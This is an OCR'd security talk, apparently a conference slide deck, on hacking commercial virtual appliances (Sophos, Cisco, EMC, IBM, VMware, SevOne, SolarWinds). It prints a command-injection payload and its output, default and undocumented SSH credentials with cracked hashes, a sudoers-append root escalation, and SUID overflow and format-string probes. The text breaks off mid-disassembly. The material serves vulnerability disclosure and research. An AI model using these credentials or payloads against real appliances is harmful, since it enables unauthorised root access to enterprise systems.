Hacking Virtual Appliances

Agenda

I. **Introduction**
II. Public Examples
III. Newer Bugs
    I. (un)documented Accounts
    II. Misc Bugs
    III. Password Litter
    IV. Bootloader Access
IV. Conclusion

#whoami

- Jeremy Brown
  - Independent researcher / consultant
  - Formerly of Microsoft
    - Windows/Phone/Xbox Security
    - Malware Protection Center
  - Also, Tenable
    - Nessus
    - RE patches

What I'm Not Talking About

- Web bugs that don't directly lead to a shell
  - XSS, CSRF, XSHM, ...
  - Clickjacking (is this still a thing?)
- Decrypting VM images
  - This is pre-bug hunting stuff

What I'm Talking About

- Remote Shells
  - Command injection
  - Backdoor or "support" accounts
- Privilege Escalation
  - Once we have a shell, let's escalate to root
- Other Interesting Bugs
  - Format strings, misconfigured services
  - Passwords littered all over the filesystem

What is a Virtual Appliance?

- Appliances
  - Network management, Firewall, Kiosk, SIEM, etc
- Virtual Appliance
  - Hardware
  - Software
    - OS with application suite pre-installed

What is a Virtual Appliance?

- Physical Appliance
  - “Let’s give them a box with some Ethernet jacks, restrict functionality and lock update availability to a support contract”
- Virtual Appliance
  - “Let’s dump / configure all the device’s software and OS to a VM image and ship it to datacenters”

What is a Virtual Appliance?

Virtual Appliances: A New Paradigm for Software Delivery

Reduce Development Costs and Time to Market

- Product procurement and distribution is easier, especially for organizations that have remote sites. The virtual appliance uses existing on-site hardware, which means that physical appliances no longer need to be shipped across national borders.

References:
https://www.vmware.com/files/pdf/vam/VMware_Virtual_Appliance_Solutions_White_Paper_08Q3.pdf
https://vmware-partnerpedia-shared.s3.amazonaws.com/documents/Virtual_Appliance_Whitepaper.pdf
http://www.forescout.com/wp-content/media/FS-Virtual_Appliance_Tech_Note.pdf

Important Distinction

- The bugs found aren’t specific to environment and Administrator, they are vendor-specific
  - Eg. These are shipped, not created upon provision
- One bug rules them all, just like applications
  - Except VAs aren’t apps, they’re scalable like PCs

Popular Vendors

- IBM, EMC, HP, Oracle, Symantec, SonicWall, VMware, Cisco
- SAP
  - Thanks a lot for the cloud-only trials!

Pros/Cons for Bug Hunting

- Pros
  - Likely share 95% same code as physical device
  - Common mindset of “customers don’t have root” which leads to shipping a “litter box”
- Cons
  - You can’t really make support phone calls

Why go after these appliances?

- Prevalence
  - More vendors offering both options for delivery
- Entertainment
- Value

Entertainment

- “Here’s an image of my work PC!”
  - .ssh/known_hosts
  - .viminfo, .bash_history

```
172.16.2.84 ssh-rsa AAAAB3NzaC1yc2E
mksNAALNmzJGArW8FCkm6VH18o2GDAhVwn
172.16.2.104 ssh-rsa AAAAB3NzaC1yc
lhyWAt/gRKCGbBAKKIiFH3m4XfcT3miq8w
```

```
# Search String History
?/infrasys
?/fs
? ^\d\{3}ÿ
?/HYPER
?/hype
?/udev
?/present
?/ignoring
?/dt
?/ifco
?/10
?/localhost
?/Print
?/kmgr
?/24
??Exc
??Exce
?/retain
?/bak
?/ln
??WIN7_AK5w12fb8572bee
```

```
[root@localhost ~]# cat .bash_history

ll /usr/local/webuzo/conf/webuzo/emps/emps
echo "" > /root/.bash_history
exit
ll /etc/init.d/
yum install dailog
ll /etc/rc3.d/webuzo
cat /etc/rc3.d/webuzo
ll /etc/rc3.d/
vi /etc/rc3.d/S99webuzos
ll /etc/rc3.d/
chmod 0755 /etc/rc3.d/S99webuzos
ifconfig
rm -rf /etc/udev/rules.d/70-persistent-net.rules
shutdown -h now
[root@localhost ~]# ls -al .bash_history
-rw------- 1 root root 324 Feb  9 20:00 .bash_history
[root@localhost ~]#
```

Entertainment

```
defaultUserName = secureall
wrapper.cpu.timeout = 10
em.configServer.logFileName = sem-config
disableVsdsUpgradeFeature = false
java.awt.headless = true
wrapper.arch = x86
catalina.base = /usr/nsx-tcserver
em.majorVersion = 15
em.appliance.logGenerationLevel = Information
invokeDiscoveryForPassiveEntry = true
com.bluelane.edge.MaxSyslogConfig = 2
java.vendor = Oracle Corporation
sun.font.fontmanager = sun.awt.X11FontManager
vsmclient.1.0.5 = true
file.separator = /
mediation.updatablemsg.threadpoolsize = 20
wrapper.lang.domain = wrapper
sun.java.launcher = SUN_STANDARD
em.discovery.maxSyncIntervalSec = 300
s0 = eth1
defaultUserPassword = secureall
```

Entertainment

```
22:34:38 CERWizard|Return code : 0|<LVL::Debug>
22:34:38 CERWizard|encryptCERPassword encrypted pw to 09c498dfe9cfa83f01b555e06e6815bc|<LVL::Debug>
22:34:38 CERWizard|cluster user password encrypted(hashed) successfully.|<LVL::Info>
```

Enter up to 10 non-salted hashes:

```
09c498dfe9cfa83f01b555e06e6815bc
```

Supports: LM, NTLM, md2, md4, md5, md5(md5), md5-half, sha1, sha1(sha1_bin()), sha224, sha256

md5	clusterpassword

References:
install.log
https://crackstation.net

Entertainment

```
[root@interscan ~]# cat .pgpass
localhost:5432:iwss:sa:bddcfcbddc
[root@interscan ~]# /usr/iwss/PostgreSQL/bin/psql iwss sa
psql (9.2.8)
Type "help" for help.

iwss=# \list
                                  List of databases
   Name    | Owner | Encoding |   Collate   |    Ctype    | Access privileges
-----------+-------+----------+-------------+-------------+-------------------
 iwss      | sa    | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres  | iscan | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0 | iscan | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/iscan         +
           |       |          |             |             | iscan=CTc/iscan
 template1 | iscan | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/iscan         +
           |       |          |             |             | iscan=CTc/iscan
(4 rows)

iwss=#
```

Entertainment

.bashrc	1	Regular File	9/23/2004 3:59:...
.bash_history	1	Regular File	11/7/2014 6:13:...

```
mkdir DB2
mkdir VSC
cd DB2
sftp dwarnke@snjgsa.ibm.cm
sftp dwarnke@snjgsa.ibm.com
ls -l
gunzip ./v10.5fp2_linuxx64_server.tar.gz
.....
rm -f anaconda-ks.cfg
rm -rf .ssh
rm -f .bash_history
exit
```

Entertainment

- WHY WOULD ANYONE SUID ROOT THE ID BINARY!?!?!

```
[cisco@cisci-pi ~]$ ls -al /usr/bin/id
-rwsr-sr-x 1 root root 25152 Mar 14  2012 /usr/bin/id
[cisco@cisci-pi ~]$ id
uid=501(cisco) gid=502(cisco) euid=0(root) egid=0(root) groups=502(cisco)
[cisco@cisci-pi ~]$
```

ARE YOU NOT
ENTERTAINED?

Value

- These are obviously used in the enterprise
- Enterprises put a lot of money in security
  - Money != Results, but let's not worry about that
  - If nothing else, *we are in compliance*
- Customers (often more than vendors) want these bugs fixed

Why is security so bad?

- Many vendors don't see what the big deal is
  - "Here's a computer, go set it up, it's real easy, change the passwords if you want to, it's fine"

- root user password is "bazaar"
- adempiere user password is "bazaar"
- The adempiere user has sudo rights.
- Adempiere/Jboss is managed by /etc/init.d/adempiere (start/stop/status) script
- Adempiere Server Monitor user: SuperUser/System
- Upon boot the AVA sends and email with the IP address location of the server for usage tracking reference purposes only

Reference: http://www.adempiere.com/ADempiere_Virtual_Appliance_Install

THIS IS FINE.

Acquiring VAs

- Vendor Websites
  - “Free Trial”
  - “Request Evaluation”
  - “Demo Now”
    - Some of these are dummy VMs, some are real
- Make a purchase
- Not available
  - Unless you’re a partner with support contract :’(

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
Public Examples

Image: http://www.journalismdegree.com/wp-content/uploads/news-conference.jpg

Command Injection

- Sophos Web Protection Appliance




```
&url=google.com&_=
```

```
&url=`uname$IFS-a;id`&_=
```

Command Injection

- Sophos is noted for having fixed this 03/2013
  - Still works as of early 2015

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
man:x:13:15:man:/usr/man:/bin/false
cron:x:16:16:cron:/var/spool/cron:/bin/false
sshd:x:22:22:sshd:/dev/null:/bin/false
named:x:40:40:bind:/var/bind:/bin/false
wccp:x:41:41:wccp:/dev/null:/bin/false
authd:x:42:42:authd:/dev/null:/bin/false
squid:x:43:43:squid:/dev/null:/bin/false
tproxyd:x:44:44:tproxyd:/dev/null:/bin/false
wdx:x:45:45:wdx:/dev/null:/bin/false
ntp:x:123:123::/dev/null:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
spiderman:x:1000:1000:WSA User:/home/spiderman:/bin/bash
cmaauth:x:1234:1234:CMA user for initial authentication:/home/cmaauth:/bin/rbash
support4FN2R85F:x:2000:2000:WSA Support:/home/sophos:/bin/bash
panic:x:5678:65534::/tmp:/bin/bash
```

Reference:
https://www.sec-consult.com/fxdata/seccons/prod/temedia/advisories_txt/20130403-0_Sophos_Web_Protection_Appliance_Multiple_Vulnerabilities.txt

Documented Accounts

- Hortonworks Sandbox

The easiest way to get started with Enterprise Hadoop

Reference: http://hortonworks.com/customers/

Documented Accounts

- $ ssh vagrant@hw-sandbox
  - vagrant@Hadoop-'s password: [**vagrant**]
- [vagrant@sandbox ~]$ sudo bash
- [root@sandbox vagrant]#

Documented Accounts

You should be able to kinit to your new domain (user: vagrant and password: vagrant):

```
% kinit vagrant@EXAMPLE.COM
```

Structor - Automated Building of Virtual Hadoop Clusters

- **Setting up security is even harder**
  - –Most developers don't test with security
- **Ssh in with "vagrant ssh"**
  - –Account: vagrant, Password: vagrant
  - –Become root with "sudo –i"

References:
https://github.com/hortonworks/structor
http://www.slideshare.net/oom65/structor-automated-building-of-virtual-hadoop-clusters

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Newer Bugs

Image: https://recodetech.files.wordpress.com/2014/02/password_hacking.png


Filesystem Analysis 101

- **Dynamic** View
  - Boot up the system and use the local system
  - “What you see is what you get”
- Procedure
  - Load VM image into hypervisor
- Limitations
  - Trouble if root isn’t default or shell is locked down
  - Motive to find privilege escalation bugs though ☺

Filesystem Analysis 101

- **Static** View
  - Browse filesystem in a tree view
  - Use regex to look for interesting patterns
- Procedure
  - Convert to raw filesystem (eg. qemu-img)
  - Browse with an imager / forensic toolkit
- Limitations
  - “First boot” scripts could change initial values

Documented Accounts



- **Cisco** Paging Server v11
  - OEM for Singlewire Software

Documented Accounts

- SSHD, Webmin and the Web Interface
  - The first two share the same auth system
  - The last one does not
- So what happens when you change the admin password in the web interface?

Admin | Change Password

Documented Accounts

- This section only applies to the web interface

Change the Administrator's Password

In this phase of the installation procedure, you will change your administrator password. InformaCast ships with a default administrative user, admin, so that you can log in and configure the system. In this section, you will change it so that other people familiar with InformaCast won't have complete access to your configuration.

- They never talk about changing sshd/wm credentials
  - The documentation calls out the default password, but **never asks or warns the user to change it!@#**

Reference: http://www.cisco.com/c/dam/en/us/td/docs/voice_ip_comm/cucm/singlewire/InformaCastBasicPaging.pdf

Documented Accounts

- admin@cisco-paging's password: [**changeMe**]
  - Linux singlewire 3.2.0-4-686-pae #1 SMP Debian 3.2.57-3+deb7u2 i686
  - admin@singlewire:~$

Documented Accounts

- Cisco might chalk this up a *documentation* bug
  - But you can go own a bunch of paging servers

Undocumented Accounts

- **EMC** PowerPath

```
emcupdate:$2y$10$B.ztCwoqxAinvH
svcuser:$2y$10$xRanlIvsqYLOXa3A
```

Reference: http://www.emc.com/products-solutions/trial-software-download/ppve.htm

Undocumented Accounts

- Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X2])
  - **password** (emcupdate)

Image: /via @bl4sty

Undocumented Accounts

- $ ssh emcupdate@emc-pp
  - Password: [**password**]
  - emcupdate@localhost:~>

- https://emc-pp:5480/#update.Config

Undocumented Accounts

- **IBM** SmartCloud Monitoring (Trial-only tested)

IBM® SmartCloud™ Monitoring monitors the health and performance of a private cloud infrastructure, including environments containing both physical and virtualized components. This software provides the tools needed to assess current health and capacity and model expansion, as needed.

Reference: http://www-03.ibm.com/software/products/en/ibmsmarmoni/

Undocumented Accounts

- 6 users on the system with bash shells
  - 2 users aren't documented

```
root:$1$ljeKS5ht$GD9HeLgkJ9VE.xCJzl
suse-ncc:*:14769:0:99999:7:::
uucp:*:14749:::::
uuidd:*:14769:0:99999:7:::
wwwrun:*:14749:::::
virtuser:$1$qCFDzaUH$.faVfAKTO5oabW
dasusr1:NpVKmvUaRj7x.:15786:0:99999
db2inst1:EJ5Ct1ljwPg7s:15786:0:9999
db2sdfe1:uaLj0Zv4ktCns:15786:0:9999
```

Undocumented Accounts

- $ ssh db2sdfe1@smartcloud
  - Password: [**smartway**]
- db2sdfe1@scmtrial:~> id
  - uid=1003(db2sdfe1) gid=114(db2fsdm1) groups=16(dialout),33(video),114(db2fsdm1)

Undocumented Accounts

- **VMware** Horizon Mobile Manager

```
localhost:~ # cat /etc/shadow
bin:*:15680:0:99999:7:::
daemon:*:15680:0:99999:7:::
haldaemon:*:15680:0::7:::
ldap:*:15680:0:99999:7:::
lp:*:15680:0:99999:7:::
mail:*:15385::::::
man:*:15680:0:99999:7:::
messagebus:*:15680:0::7:::
nobody:*:15385::::::
polkituser:*:15680:0:99999:7:::
postfix:*:15680:0:99999:7:::
root:GYLnYMlYAfWhs:15680:0:99999:7:::
sshd:!:15680:0:99999:7:::
suse-ncc:*:15680:0:99999:7:::
uucp:*:15680:0:99999:7:::
uuidd:*:15680:0:99999:7:::
wwwrun:*:15680:0:99999:7:::
postgres:!:15680:0:99999:7:::
mmp:$2y$10$NJ2ip77.QkbmYZdkRmcQieOR5ucPNW2aW7XGOuPSYmDnFH/PWORqG
:::
tcserver:!:15680:0:99999:7:::
```

Undocumented Accounts

- $ ssh **mmp**@vmware-hmm
  - # This is a dummy banner. Replace this with your own banner, appropriate for the VA
  - mmp@vmware-hmm's password: [**mmp**]

- mmp@localhost:~> id
  - uid=1001(mmp) gid=100(users) groups=100(users),16(dialout),33(video)

Undocumented Accounts

- VMware probably isn't going to fix it as it's EOL soon

Note: VMware has announced the end of availability (EOA) of VMware Horizon Mobile, effective on March 31, 2013. No further orders for VMware Horizon Mobile will be accepted after this date. The end of General Support date for Horizon Application Manager is November 06, 2015 and the end of Technical Guidance date is November 06, 2017.

- Tested v1.3, so 1.3.1 *may* have fixed this
  - Couldn't find a way to update to 1.3.1
  - So what if customers can't update either?
  - No docs on how to update nor what was fixed

Reference: https://my.vmware.com/group/vmware/info?slug=desktop_end_user_computing/vmware_horizon_mobile/1_3

Silent Patches

- **SevOne**
  - NMS (Network Management System)

SevOne monitors the performance of your networks, applications, and servers. No need to worry about costs associated with extra hardware, modules, databases, security, or licensing. You get everything in an all-in-one, appliance-based solution.

The World's Most Connected Companies Choose SevOne:

verizon LOCKHEED MARTIN HBO CSC

CREDIT SUISSE comcast ARAMARK amadeus

Silent Patches

- Found an undocumented account

```
cmcdr:$6$6sdAmRBI$xtuK1r7YTts/sLzF61k5D./g3kR5743FpbQ0Yk5BwwMDwEQNj5S1OT1nDyK
sX/hXWEW2aZfMXTWSK8drmopJM1:15258:0:99999:7:::
```

- $ ssh cmcdr@sevone
  - Password: [**cmcdr**]
- [cmcdr@SevOne:/] [S1V: 5.3.6.0] [04:04:55] $

Silent Patches

- Found a juicy looking SUID binary
- $ ls -al **/usr/bin/aslookup**
  - **-r-s--x--x** 1 root bin 12752 Mar 26 2013 /usr/bin/aslookup

- $ /usr/bin/aslookup `perl -e 'print "B" x 1023'`
  - *** buffer overflow detected ***: /usr/bin/aslookup terminated

Silent Patches

- If we search for **cmcdr** account

[PDF] 5.3.8 Release Notes-v3-20150206_1351 - SevOne's ...
networkperformanceforums.com/filedata/fetch?id=1194
Feb 6, 2015 - Below please find the Release Notes for **SevOne** 5.3.8. Thank you for being ..... Platform: Removed shell access for **cmcdr** user. Platform. NMS- ...

- But the URL has been removed…

Silent Patches

- See cache

Product Component	Key	Release Notes
Platform	NMS-31588	Upgraded version of libxml2 security.
Platform	NMS-29316	Redis Server: Corrected the URL response and message when redis server stops.
Platform	NMS-27973	MySQL: Handles orphaned temp tables.
Platform	NMS-27765	Platform: Corrected a resource fetch link.
Platform	NMS-26513	Platform: Removed shell access for cmcdr user.
Platform	NMS-26332	aslookup: Corrected an issue.

Silent Patches

- The latest for public download was v5.3.6
  - But this was fixed in v5.3.8
- The perks of being a customer I guess

Command Injection

- **SolarWinds** Log and Event Manager

A SIEM that makes it easy to use logs for security, compliance, and troubleshooting

Starts at $4495

- Runs SSH server on port 32022
  - Default creds are **cmc:password**

Reference: http://www.solarwinds.com/log-event-manager.aspx

Command Injection

- cmc::acm# ping
  - Enter an IP address or hostname to ping: **`bash>&2`**
  - […]
  - cmc@swi-lem:/usr/local/contego$ **id**
    - **uid=1001(cmc) gid=1000(trigeo) groups=1000(trigeo),4(adm),24(cdrom),25(floppy),104(postgres),105(snort),1002(dbadmin)**

Command Injection

- Mgrconfig is the main cmc interface
  - /usr/local/contego/scripts/mgrconfig.pl
- It calls various shell scripts to implement cmds
  - **contegocontrol.sh** is writable by the cmc user
- AND this script is called via sudo
  - cmc ALL=(ALL) NOPASSWD: /usr/local/contego/scripts/*.sh, […]

Command Injection

- If we add something useful to contegocontrol
  - echo "ALL ALL=NOPASSWD: /bin/bash" >> /etc/sudoers
  - And issue one of the cmds which trigger the script
- cmc@swi-lem:/usr/local/contego$ **sudo bash**
  - /usr/local/contego # **id**
    - **uid=0(root) gid=0(root) groups=0(root)**

Format String Bug

- **SolarWinds** Log and Event Manager
  - cmc::acm# ping
    - Enter an IP address or hostname to ping: **%p**
    - [NO] Ping NOT received from **7f9830**
- Although this CLI was written in Perl..
  - You might want to give that 2005 paper a read

Reference: http://www.securityfocus.com/archive/1/418460/30/0/threaded

Root password?

- **SolarWinds** LEM & Others

2. Customers do not have root access to the operating system, but rather utilize a limited command shell. OS access via root or other mechanisms is only used by technical support under certain circumstances, and EVERY LEM appliance has a different, unique, root password that our support team does not know in advance.

you can call support and we can use the root account to get in and reset the CMC user for you.

What is the root password for the appliance?

I will send that to you offline since we don't publish that.


Each appliance has a unique root password and we don't actually have a master list or know what they are.

Generally we only use root if product support troubleshooting comes to that.

References:
http://knowledgebase.solarwinds.com/kb/questions/4921/LEM+Appliance+Security+Information+for+v5.6+and+Later
https://thwack.solarwinds.com/community/solarwinds-community/product-blog/blog/2013/09/03/what-were-working-on--log-and-event-manager-lem
https://thwack.solarwinds.com/thread/44161
https://thwack.solarwinds.com/thread/55095

Crazy SUID Binaries

- **Cisco** Prime Infrastructure
  - “Simplified Management from Branch to DataCenter”



- ade # cat suid.log | wc -l
  - 67

Crazy SUID Binaries

- ade # cat suid.log | grep -i shell
  - /opt/CSCOlumos/bin/runShellCommand
  - /opt/CSCOlumos/bin/runShellAsRoot

Crazy SUID Binaries


```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_90= qword ptr -90h
var_84= dword ptr -84h
dest= byte ptr -80h
